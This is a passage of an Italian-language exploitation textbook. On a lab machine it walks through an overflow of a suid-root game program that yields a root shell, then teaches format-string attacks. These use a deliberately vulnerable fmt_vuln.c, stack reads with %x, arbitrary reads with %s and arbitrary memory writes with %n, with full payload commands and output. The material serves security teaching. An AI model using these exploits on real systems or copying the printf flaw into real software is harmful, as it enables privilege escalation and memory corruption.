[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 530 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 630 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 730 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 830 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 930 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 1030 credits
Would you like to play again? (y/n)
```

```
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 1130 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!
You now have 1230 credits
Would you like to play again? (y/n) -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 1230 credits] ->
Change user name
Enter your new name: Your name has been changed.

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 1230 credits] ->
Thanks for playing! Bye.
reader@hacking:~/booksrc $
```

Come avrete notato, anche questo programma è suid root. Questo significa che lo shellcode può essere utilizzato per fare molto più che ottenere crediti. Come accadeva con gli overflow dello stack, lo shellcode può essere memorizzato in una variabile d'ambiente. Dopo aver costruito un buffer ad hoc, lo inviamo via pipe allo standard input di game_of_chance. Notate l'argomento '-' che segue il buffer nel comando cat. Esso indica al programma di inviare lo standard input dopo il buffer, ritornandogli il controllo dell'input. Anche se la shell di root non visualizza alcun prompt, è comunque accessibile e con i massimi privilegi.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat ./shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./game_of_chance
SHELLCODE will be at 0xbffff9e0
reader@hacking:~/booksrc $ perl -e 'print "1\n7\nn\n5\n" . "A"x100 . "\xe0\
xf9\xff\xbf\n" . "1\n"' > exploit_buffer
reader@hacking:~/booksrc $ cat exploit_buffer - | ./game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 70 credits] ->
[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number
between 1 and 20, and if you pick the winning number, you
will win the jackpot of 100 credits!
```

```
10 credits have been deducted from your account.
Pick a number between 1 and 20: The winning number is 2
Sorry, you didn't win.

You now have 60 credits
Would you like to play again? (y/n) -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 60 credits] ->
Change user name
Enter your new name: Your name has been changed.

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]

[You have 60 credits] ->
[DEBUG] current_game pointer @ 0xbffff9e0

whoami
root
id
```

```
uid=0(root) gid=999(reader) groups=4(adm),20(dialout),24(cdrom),25(floppy),
29(audio),30(dip),44(video),46(plugdev),104(s canner),112(netdev),113(lpadm
in),115(powerdev),117(admin),999(reader)
```

0x350 Stringhe di formato

Gli exploit sulle stringhe di formato sono un'altra tecnica per ottenere il controllo di un programma privilegiato. Come gli exploit da buffer overflow, anche gli exploit da stringa di formato dipendono da errori di programmazione che sembrano non avere impatti ovvi sulla sicurezza. Per fortuna dei programmatori, una volta scoperta questa vulnerabilità, è abbastanza semplice correggerla. Anche se le vulnerabilità da stringa di formato non sono più molto comuni, le tecniche seguenti possono essere impiegate in altre situazioni.

0x351 Formato dei parametri

A questo punto dovreste avere parecchia dimestichezza con le stringhe di formato, che abbiamo impiegato pesantemente nei programmi precedenti all'interno di funzioni come `printf()`. Una funzione che usa le stringhe di formato, come `printf()`, valuta la stringa di formato che viene passata come argomento ed effettua azioni speciali ogni volta che raggiunge un parametro. Ciascun parametro richiede che venga passata un'ulteriore variabile: se ci sono tre parametri in una stringa di formato, dovranno esserci anche tre argomenti per la funzione (oltre alla stringa di formato stessa).

Riepiloghiamo i vari parametri di formato visti nel capitolo precedente.

Parametro	Tipo di input	Tipo di output
%d	Valore	Decimale
%u	Valore	Decimale senza segno
%x	Valore	Esadecimale
%s	Puntatore	Stringa
%n	Puntatore	Numero di byte scritti finora

Nel capitolo precedente abbiamo visto l'uso dei parametri di formato più comuni, ma abbiamo tralasciato il più raro parametro %n. Il listato fmt_uncommon.c colma questa lacuna.

fmt_uncommon.c

```
#include <stdio.h>
#include <stdlib.h>
int main() {
   int A = 5, B = 7, count_one, count_two;

   // Esempio di una stringa di formato %n
   printf("The number of bytes written up to this point X%n is being stored
in count_one, and the number of bytes up to here X%n is being stored in
count_two.\n", &count_one, &count_two);
```

```
    printf("count_one: %d\n", count_one);
    printf("count_two: %d\n", count_two);

    // Esempio di stack
    printf("A is %d and is at %08x. B is %x.\n", A, &A, B);

    exit(0);
}
```

Questo programma usa due parametri %n nell’istruzione `printf()`. Ecco l’output della compilazione e dell’esecuzione del programma. reader@hacking:~/booksrc $ gcc fmt_uncommon.c

```
reader@hacking:~/booksrc $ gcc fmt_uncommon.c
reader@hacking:~/booksrc $ ./a.out
The number of bytes written up to this point X is being stored in count_
one, and the number of bytes up to here X is being stored in count_two.
count_one: 46
count_two: 113
A is 5 and is at bffff7f4. B is 7.
reader@hacking:~/booksrc $
```

Il parametro di formato %n è unico in quanto scrive dati senza visualizzare nulla, invece di leggere e visualizzare in seguito. Quando una funzione di formato incontra un parametro %n, essa scrive il numero di byte che sono stati scritti dalla funzione all’indirizzo del corrispondente argomento. In fmt_uncommon, questo avviene in due posti, e l’operatore unario address-of viene usato per scrivere questi dati rispettivamente nelle variabili count_one e count_two. I valori vengono quindi stampati, rivelando che sono stati scritti 46 byte prima del primo %n e 113 prima del secondo.

L’esempio dello stack è comodo per illustrare il ruolo dello stack nelle stringhe di formato:

```
printf("A is %d and is at %08x. B is %x.\n", A, &A, B);
```

Quando viene richiamata la funzione `printf()` (come avviene con qualsiasi altra funzione) i relativi argomenti vengono inseriti nello stack in ordine inverso. Prima il valore di B, quindi l’indirizzo di A, poi il valore di A e infine l’indirizzo della stringa di formato. Lo stack avrà dunque l’aspetto della figura qui sotto.



La funzione di formattazione legge la stringa di formato un carattere per volta. Se il carattere letto non è l'inizio di un parametro di formato (ovvero il segno di percentuale),

tale carattere viene copiato sull'output. Quando la funzione incontra un parametro di formato, viene intrapresa un'azione opportuna, utilizzando l'argomento dello stack corrispondente al parametro. Ma che cosa succede se sono stati inseriti solo due argomenti nello stack e la stringa di formato ne richiede tre?

Provate a rimuovere l'ultimo argomento dalla riga `printf()` dell'esempio, in modo che risulti uguale alla riga seguente.

```
printf("A is %d and is at %08x. B is %x.\n", A, &A);
```

Potete utilizzare un editor o il comando sed.

```
reader@hacking:~/booksrc $ sed -e 's/, B)/)/' fmt_uncommon.c > fmt_
uncommon2.c
reader@hacking:~/booksrc $ diff fmt_uncommon.c fmt_uncommon2.c
14c14
<    printf("A is %d and is at %08x. B is %x.\n", A, &A, B);
---
>    printf("A is %d and is at %08x. B is %x.\n", A, &A);
reader@hacking:~/booksrc $ gcc fmt_uncommon2.c
reader@hacking:~/booksrc $ ./a.out
The number of bytes written up to this point X is being stored in count_
one, and the number of bytes up to here X is being stored in count_two.
count_one: 46
count_two: 113
A is 5 and is at bffffc24. B is b7fd6ff4.
reader@hacking:~/booksrc $
```

Il risultato è b7fd6ff4. Ma che cos'è b7fd6ff4? Non è un valore inserito nello stack, la funzione di formato ha tirato fuori dei dati laddove avrebbe dovuto trovarsi il terzo

parametro (aggiungendo un offset al puntatore a frame attuale). Questo significa che 0xb7fd6ff4 è il primo valore che viene trovato sotto il frame della funzione di formato.

Questo è un dettaglio molto interessante, degno di essere ricordato. Certamente sarebbe molto più utile se ci fosse un modo di controllare il numero di argomenti passati o attesi da una stringa di formato. Fortunatamente un errore di programmazione molto comune consente di fare proprio questo.

0x352 Vulnerabilità delle stringhe di formato

A volte i programmatori scrivono printf(string) invece di printf("%s", string) per stampare una stringa. Da un punto di vista prettamente funzionale, la cosa produce il risultato atteso. Alla funzione di formato viene passato l'indirizzo della stringa invece dell'indirizzo di una stringa di formato. La funzione elabora la stringa come se fosse una stringa di formato, stampando tutti i caratteri. Esempi di entrambi i metodi sono riportati in fmt_vuln.c.

fmt_vuln.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
   char text[1024];
   static int test_val = -72;
```

```
   if(argc < 2) {
      printf("Usage: %s <text to print>\n", argv[0]);
      exit(0);
   }
   strcpy(text, argv[1]);

   printf("The right way to print user-controlled input:\n");
   printf("%s", text);

   printf("\nThe wrong way to print user-controlled input:\n");
   printf(text);

   printf("\n");

   // Output di debugging
   printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test_val,
test_val);

   exit(0);
}
```

L’output seguente mostra la compilazione e l’esecuzione di fmt_ vuln.c.

```
reader@hacking:~/booksrc $ gcc -o fmt_vuln fmt_vuln.c
reader@hacking:~/booksrc $ sudo chown root:root ./fmt_vuln
reader@hacking:~/booksrc $ sudo chmod u+s ./fmt_vuln
reader@hacking:~/booksrc $ ./fmt_vuln testing
The right way to print user-controlled input:
testing
The wrong way to print user-controlled input:
testing
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

Entrambi i metodi sembrano funzionare con la stringa *testing*. Ma che cosa succede se la stringa contiene dei parametri di formato? La funzione di formato cerca di valutare i parametri di formato e accedere ai rispettivi argomenti aggiungendo degli shift al puntatore a frame. Tuttavia, come abbiamo visto in precedenza, se lì non è presente alcun argomento, la funzione di formato farà riferimento a una porzione di memoria di un precedente frame dello stack.

```
reader@hacking:~/booksrc $ ./fmt_vuln testing%x
The right way to print user-controlled input:
testing%x
The wrong way to print user-controlled input:
testingbffff3e0
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

Quando si usa il parametro di formato %x, viene stampata la rappresentazione esadecimale di una word di 4 byte dello stack. Questo procedimento può essere reiterato per esaminare tutto lo stack.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "%08x."x40')
The right way to print user-controlled input:
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.
%08x.%08x.%08x.% 08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x
.%08x.%08x.%08x.%08x.%08x.%08x.%08 x.%08x.%08x.%08x.
The wrong way to print user-controlled input:
bffff320.b7fe75fc.00000000.78383025.3830252e.30252e78.252e7838.2e7838
30.78383025.3830252e.30252e78.252e 7838.2e783830.78383025.3830252e.3
0252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e7838
30.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78
.252e7838.2e783830.78383025. 3830252e.30252e78.252e7838.2e783830.78383025.
```

```
3830252e.
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

Ecco l'aspetto della memoria di seguito allo stack. Ricordate che ciascuna word di 4 byte va letta al contrario, perché l'architettura x86 è little-endian. I byte 0x25, 0x30, 0x38, 0x78 e 0x2e sembrano ripetersi molte volte. Indovinate a che cosa corrispondono?

```
reader@hacking:~/booksrc $ printf "\x25\x30\x38\x78\x2e\n"
%08x.
reader@hacking:~/booksrc $
```

Come potete vedere, quei byte sono l'impronta in memoria della stringa di formato. Dato che la funzione di formato sarà sempre sul frame più alto, basta che la stringa di formato sia in qualunque punto dello stack perché si trovi sotto il puntatore a frame corrente (ovvero a un indirizzo di memoria più alto). Questo fatto può essere utilizzato per controllare gli argomenti della funzione di formato ed è particolarmente utile se vengono usati parametri passati per riferimento, come %s e %n.

0x353 Lettura da indirizzi di memoria arbitrari

Il parametro di formato %s può essere usato per leggere da indirizzi di memoria arbitrari. Dato che è possibile leggere i dati della stringa di formato originale, parte di essa può essere impiegata per fornire un indirizzo arbitrario al parametro %s come segue:

```
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%08x.%08x.%08x.%08x
The right way to print user-controlled input:
```

```
AAAA%08x.%08x.%08x.%08x
The wrong way to print user-controlled input:
AAAAbffff3d0.b7fe75fc.00000000.41414141
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

I quattro byte di 0x41 indicano che il quarto parametro di formato sta leggendo i propri dati dall'inizio della stringa di formato. Se il quarto parametro di formato è %s invece di %x, la funzione di formato cerca di stampare la stringa all'indirizzo 0x41414141. Questo provoca il crash del programma con un errore di segmentazione, dato che è un indirizzo non valido. Se, invece, si usa un indirizzo di memoria valido, lo stesso procedimento può essere usato per leggere una stringa in un punto arbitrario.

```
reader@hacking:~/booksrc $ env | grep PATH
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/
games
reader@hacking:~/booksrc $ ./getenvaddr PATH ./fmt_vuln
PATH will be at 0xbffffdd7
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xd7\xfd\xff\
xbf")%08x.%08x.%08x.%s
The right way to print user-controlled input:
????%08x.%08x.%08x.%s
The wrong way to print user-controlled input:
????bffff3d0.b7fe75fc.00000000./usr/local/sbin:/usr/local/bin:/usr/sbin:/
usr/bin:/sbin:/bin:/usr/games
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

Qui usiamo il programma getenvaddr per ottenere l'indirizzo della variabile d'ambiente PATH. Dato che il nome del programma *fmt_vuln* è di due byte più corto di *getenvaddr*,

aggiungiamo 4 all'indirizzo, ricordando che i byte sono al contrario per via dell'ordinamento little endian. Il quarto parametro di formato %s legge dall'inizio della stringa di formato, pensando che sia l'indirizzo passato come argomento della funzione. Dato che l'indirizzo è quello della variabile d'ambiente PATH, il suo contenuto viene stampato proprio come se a `printf()` fosse stato passato un puntatore alla variabile d'ambiente.

Ora che conosciamo la distanza tra la fine dello stack frame e l'inizio della stringa di formato in memoria, gli argomenti di larghezza dei campi possono venire omessi nei parametri di formato %x: saranno necessari solo per andare avanti in memoria. Con questa tecnica è possibile esaminare come stringa qualunque indirizzo in memoria.

0x354 Scrittura su indirizzi di memoria arbitrari

Se il parametro di formato %s può essere usato per leggere da indirizzi arbitrari in memoria, possiamo usare la stessa tecnica con %n per scrivere su indirizzi arbitrari. Ora le cose si fanno interessanti.

La variabile test_val ha stampato il proprio indirizzo e valore nell'istruzione di debugging del programma fmt_vuln.c, in pratica ci sta chiedendo di essere sovrascritta! La variabile di test si trova all'indirizzo 0x08049794, per cui usando una tecnica simile dovreste essere in grado di scrivere sulla variabile.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xd7\xfd\xff\
```

```
xbf")%08x.%08x.%08x.%s
The right way to print user-controlled input:
????%08x.%08x.%08x.%s
The wrong way to print user-controlled input:
????bffff3d0.b7fe75fc.00000000./usr/local/sbin:/usr/local/bin:/usr/sbin:/
usr/bin:/sbin:/bin:/usr/games
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\
x08")%08x.%08x.%08x.%n
The right way to print user-controlled input:
??%08x.%08x.%08x.%n
The wrong way to print user-controlled input:
??bffff3d0.b7fe75fc.00000000.
[*] test_val @ 0x08049794 = 31 0x0000001f
reader@hacking:~/booksrc $
```

Come risulta da questo output, la variabile test_val viene sovrascritta utilizzando il parametro di formato %n. Il valore risultante della variabile di test dipende dal numero di byte scritti prima di %n. Possiamo controllare questo comportamento con maggior precisione manipolando l’opzione di larghezza del campo.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%x%n
The right way to print user-controlled input:
??%x%x%x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = 21 0x00000015
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\
x08")%x%x%100x%n
The right way to print user-controlled input:
??%x%x%100x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc
```

```
0
[*] test_val @ 0x08049794 = 120 0x00000078
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\
x08")%x%x%180x%n
The right way to print user-controlled input:
??%x%x%180x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 200 0x000000c8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\
x08")%x%x%400x%n
The right way to print user-controlled input:
??%x%x%400x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 420 0x000001a4
reader@hacking:~/booksrc $
```

Manipolando l’opzione di larghezza di campo di uno dei parametri di formato che precedono %n, è possibile inserire un numero predefinito di spazi vuoti, in modo che l’output abbia delle righe vuote. Queste righe, a loro volta, possono essere utilizzate per controllare il numero di byte scritti prima del parametro di formato %n. Questo approccio funziona per i numeri piccoli, ma non per quelli grandi, come gli indirizzi di memoria.

Se osserviamo la rappresentazione esadecimale del valore di test_val, scopriamo che il byte meno significativo può essere controllato abbastanza facilmente (ricordate che il byte meno significativo in realtà si trova per primo nella word di 4 byte in memoria). Questo dettaglio può essere sfruttato per scrivere un indirizzo intero. Se effettuiamo quattro scritture

a indirizzi di memoria sequenziali, il byte meno significativo può essere scritto in ciascun byte della word di quattro byte:

```
Memory                          94 95 96 97
First write to 0x08049794  AA 00 00 00
Second write to 0x08049795    BB 00 00 00
Third write to 0x08049796        CC 00 00 00
Fourth write to 0x08049797           DD 00 00 00
Result                      AA BB CC DD
```

A titolo d'esempio, proviamo a scrivere l'indirizzo 0xDDCCBBAA nella variabile di test. In memoria il primo byte della variabile di test dovrà essere 0xAA, poi 0xBB, 0xCC e infine 0xDD. Per ottenere questo risultato dovremo fare quattro diverse scritture agli indirizzi 0x08049794, 0x08049795, 0x08049796 e 0x08049797. La prima scriverà il valore 0x000000aa, la seconda 0x000000bb, la terza 0x000000cc e infine l'ultima 0x000000dd.

La prima scrittura dovrebbe essere facile.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%8x%n
The right way to print user-controlled input:
??%x%x%8x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc       0
[*] test_val @ 0x08049794 = 28 0x0000001c
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xaa - 28 + 8
$1 = 150
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\
x08")%x%x%150x%n
```

```
The right way to print user-controlled input:
??%x%x%150x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 170 0x000000aa
reader@hacking:~/booksrc $
```

L’ultimo parametro di formato %x utilizza una larghezza di campo di 8 per standardizzare l’output. Essenzialmente è una lettura di una DWORD dallo stack, che può stampare un numero qualsiasi di caratteri da 1 a 8. Dato che la prima operazione scrive 28 in test_val, usando 150 come larghezza di campo invece di 8 si riesce a controllare il byte meno significativo di test_val e impostarlo a 0xAA.

Vediamo ora la scrittura successiva. Abbiamo bisogno di un altro argomento per un altro parametro di formato %x che incrementi il conto dei byte a 187, che è 0xBB in decimale. Questo argomento può essere qualsiasi cosa; deve solo essere lungo quattro byte ed essere posizionato dopo il primo indirizzo di memoria arbitrario 0x08049754. Dato che è ancora nella memoria della stringa di formato, possiamo controllarlo con facilità. La parola *JUNK* è lunga quattro byte e va benissimo per il nostro scopo.

A questo punto il prossimo indirizzo da scrivere, 0x08049755, dev’essere inserito in memoria in moto che il secondo parametro di formato %n possa leggerlo. L’inizio della stringa di formato dovrà essere l’indirizzo obiettivo, quattro byte di riempimento (*junk*) e infine l’indirizzo obiettivo più uno. Ma tutti questi byte di memoria vengono anche stampati dalla funzione formato, incrementando il contatore di byte utilizzato per il parametro %n. La

cosa si fa complicata.

Forse dovremmo pensare all'inizio della stringa di formato in anticipo. Lo scopo è ottenere quattro scritture. A ciascuna di esse deve essere passato un indirizzo di memoria. Tra esse dovremo inserire quattro byte di riempimento per incrementare consistentemente il contatore di byte dei parametri di formato %n. Il primo parametro di formato %x può usare i quattro byte che trova prima della stringa di formato stessa, ma i rimanenti tre dovranno ricevere dei dati. Per l'intero procedimento di scrittura, l'inizio della stringa di formato dovrà avere l'aspetto seguente.

0x08049794		0x08049795		0x08049796		0x08049797
94,97,04,08	J,U,N,K	95,97,04,08	J,U,N,K	96,97,04,08	J,U,N,K	97,97,04,08

Proviamo.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\
x97\x04\x08JUNK\x96\x97\x04\ x08JUNK\x97\x97\x04\x08")%x%x%8x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%8x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc 0
[*] test_val @ 0x08049794 = 52 0x00000034
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xaa - 52 + 8"
$1 = 126
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\
x97\x04\x08JUNK\x96\x97\x04\ x08JUNK\x97\x97\x04\x08")%x%x%126x%n
The right way to print user-controlled input:
```

```
??JUNK??JUNK??JUNK??%x%x%126x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc
0
[*] test_val @ 0x08049794 = 170 0x000000aa
reader@hacking:~/booksrc $
```

Gli indirizzi e i dati di riempimento all'inizio della stringa di formato hanno reso necessario ricalcolare il valore dell'opzione di larghezza di campo del parametro %x con il metodo visto prima. Un metodo alternativo sarebbe stato sottrarre 24 dal vecchio valore di 150, dato che abbiamo aggiunto 6 nuove word di 4 byte all'inizio della stringa di formato.

Ora che abbiamo impostato l'inizio della stringa di formato, la seconda scrittura dovrebbe risultare più semplice.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbb - 0xaa"
$1 = 17
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\
x97\x04\x08JUNK\x96\x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%126x%n%17x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%126x%n%17x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
            0            4b4e554a
[*] test_val @ 0x08049794 = 48042 0x0000bbaa
reader@hacking:~/booksrc $
```

Il prossimo valore da introdurre nel byte meno significativo è 0xBB. Con una calcolatrice esadecimale scopriamo di dover scrivere altri 17 byte prima del prossimo parametro %n. Dato che abbiamo già impostato la memoria per un parametro %x, è

semplice scrivere 17 byte con l’opzione larghezza di campo.

Questo procedimento può essere ripetuto sia per la terza che per la quarta scrittura.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcc - 0xbb"
$1 = 17
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xdd - 0xcc"
$1 = 17
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\
x97\x04\x08JUNK\x96\x97\x04\ x08JUNK\x97\x97\x04\x08")%x%x%126x%n%17x%n%17
x%n%17x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%126x%n%17x%n%17x%n%17x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
            0       4b4e554a       4b4e554a       4b4e554a
[*] test_val @ 0x08049794 = -573785174 0xddccbbaa
reader@hacking:~/booksrc $
```

Controllando il byte meno significativo ed effettuando quattro scritture, possiamo scrivere in memoria qualsiasi indirizzo. Occorre notare che con questa tecnica sovrascriviamo anche i tre byte che si trovano dopo l’indirizzo target. Possiamo averne la riprova dichiarando staticamente un’altra variabile di nome next_val, appena dopo test_val, e visualizzandone il valore nell’output del debugger. Le modifiche possono essere fatte in un editor o con il comando sed.

Qui di seguito la variabile next_val viene inizializzata con il valore 0x11111111, per rendere evidente l’effetto delle operazioni di scrittura.

```
reader@hacking:~/booksrc $ sed -e 's/72;/72, next_val = 0x11111111;/;/@/
{h;s/test/next/g;x;G}' fmt_vuln.c > fmt_vuln2.c
reader@hacking:~/booksrc $ diff fmt_vuln.c fmt_vuln2.c
7c7
<    static int test_val = -72;
---
> static int test_val = -72, next_val = 0x11111111;
27a28
> printf("[*] next_val @ 0x%08x = %d 0x%08x\n", &next_val, next_val, next_
val);
reader@hacking:~/booksrc $ gcc -o fmt_vuln2 fmt_vuln2.c
reader@hacking:~/booksrc $ ./fmt_vuln2 test
The right way:
test
The wrong way:
test
[*] test_val @ 0x080497b4 = -72 0xffffffb8
[*] next_val @ 0x080497b8 = 286331153 0x11111111
reader@hacking:~/booksrc $
```

Come risulta dall'output precedente, la modifica al codice ha prodotto anche lo spostamento di indirizzo della variabile test_val. In ogni caso, la variabile next_val risulta essere adiacente a essa. Per esercizio, scriviamo ancora un indirizzo nella variabile test_val usando il nuovo indirizzo.

L'ultima volta abbiamo usato un indirizzo costruito appositamente per semplicità (0xddccbbaa); dato che ogni byte è maggiore di quello precedente, è facile incrementare il contatore di byte. Ma che cossa succede se si usa un indirizzo come 0x0806abcd? Con questo indirizzo è facile scrivere il primo byte (0xCD) utilizzando il parametro di formato %n e stampando 205 byte totali con una larghezza di campo di 161. Ma ora il prossimo byte

da scrivere è 0xAB, che richiede 171 byte in output.

È facile incrementare il contatore dei byte, ma è impossibile sottrarre da esso.

```
reader@hacking:~/booksrc $ ./fmt_vuln2 AAAA%x%x%x%x
The right way to print user-controlled input:
AAAA%x%x%x%x
The wrong way to print user-controlled input:
AAAAbffff3d0b7fe75fc041414141
[*] test_val @ 0x080497f4 = -72 0xffffffb8
[*] next_val @ 0x080497f8 = 286331153 0x11111111
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcd - 5"
$1 = 200
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xf4\x97\x04\x08JUNK\xf5\
x97\x04\x08JUNK\xf6\x97\x04\ x08JUNK\xf7\x97\x04\x08")%x%x%8x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%8x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc    0
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\
x97\x04\x08JUNK\xf6\x97\x04\ x08JUNK\xf7\x97\x04\x08")%x%x%8x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%8x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc     0
[*] test_val @ 0x080497f4 = 52 0x00000034
[*] next_val @ 0x080497f8 = 286331153 0x11111111
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcd - 52 + 8"
$1 = 161
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\
x97\x04\x08JUNK\xf6\x97\x04\ x08JUNK\xf7\x97\x04\x08")%x%x%161x%n
The right way to print user-controlled input:
```

```
??JUNK??JUNK??JUNK??%x%x%161x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
                                        0
[*] test_val @ 0x080497f4 = 205 0x000000cd
[*] next_val @ 0x080497f8 = 286331153 0x11111111
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xab - 0xcd"
$1 = -34
reader@hacking:~/booksrc $
```

Invece di provare a sottrarre 34 da 205, portiamo il byte meno significativo a 0x1AB aggiungendo 222 a 205 per produrre 427, rappresentazione decimale di 0x1AB. Questa tecnica può essere utilizzata nuovamente per portare il byte meno significativo a 0x06 nella terza scrittura.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x1ab - 0xcd"
$1 = 222
reader@hacking:~/booksrc $ gdb -q --batch -ex "p /d 0x1ab"
$1 = 427
